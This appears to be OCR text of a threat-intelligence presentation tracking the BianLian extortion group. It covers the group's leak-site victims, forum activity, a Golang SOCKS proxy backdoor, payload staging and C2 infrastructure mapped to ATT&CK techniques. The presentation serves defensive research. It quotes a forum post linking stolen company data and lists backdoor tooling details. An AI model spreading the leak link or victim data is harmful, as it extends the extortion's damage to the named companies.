
Freight Moving Solutions by XPress Cargo, Inc.
Read more ⟶


GROUPE ETIC

Group ETIC provids services to companies in the following fields: Outsourced reception services, remote surveillance, customer relationship center, call center platform based in Marseille, training and audit.
Read more ⟶

General Plug & Manufacturing

```
<!doctype html><html>
  <head>
    <meta name=generator content="Hugo 0.101.0">
    <meta charset=utf-8>
    <meta http-equiv=x-ua-compatible content="IE=edge">
    <title>
      BianLian | Home
    </title>
```





Forums

BreachedForums

07.10.2022 – 21.03.2023
Forum defunct


Nulled.to

03.04.2023 – 28.04.2023
User Banned

04.03.2023 - now
Currently active

CryptBB

Forums



(November 2, 2022, 10:02 PM) Paulsan Wrote: Merhaba! Bu, boyertrucks.com (gelir: 39 Milyon Dolar) değerli verileri içeren arşivlenmiş paketin bağlantısıdır. Link: https://anonfiles.com/X9T8w4Fcya Arşivi açmak için şifre 72 saat içinde hazır olacaktır. Genel boyertrucks.com veri sızıntısı (~1.1 Tb) çok yakında.upsss


Infrastructure Tracking

Collection Sources

Hunting Backdoor Samples

Searching the Web

3rd Party Trackers





Golang Backdoor (“TinCanPhone”)


Tracking

Resource Development
T1587.001

Command&Control
T1090







Go Artifacts:

/jack/Projects/socks

/home/usr/socksmaker/socks

OriginalFileName: 64.dll

Libraries:

armon/go-socks5


hashicorp/yamux


File names:
system.exe
smbmon.exe
comms.exe

Persistence:
via Scheduled Tasks

Infrastructure

C2 Proxies





Resource Development
T1583.003

Command&Control
T1090

SECUINFRA
Cyber Defense. Made in Germany.

Infrastructure

Payload Staging

Command&Control
T1105

Resource Development
T1608.001

Directory: /root/up

Choose a file... Upload

Search:

Name	Size	Last Modified	
systemd.exe	5.457 MB	Thu Aug 10 21:08:49 2023	View in browser
sysupdate.exe	3.663 MB	Thu Aug 10 22:19:29 2023	View in browser

2 items

updog v1.4


Infrastructure

Graphing

Resolution: 30000 x 30000 Pixel
File Size: 18 MB

Python/Networkx

BianLian Extortion Group attributed Infrastructure




Resource Development
T1583.003

Command&Control
T1090


Infrastructure


Graphing




Infrastructure

Graphing





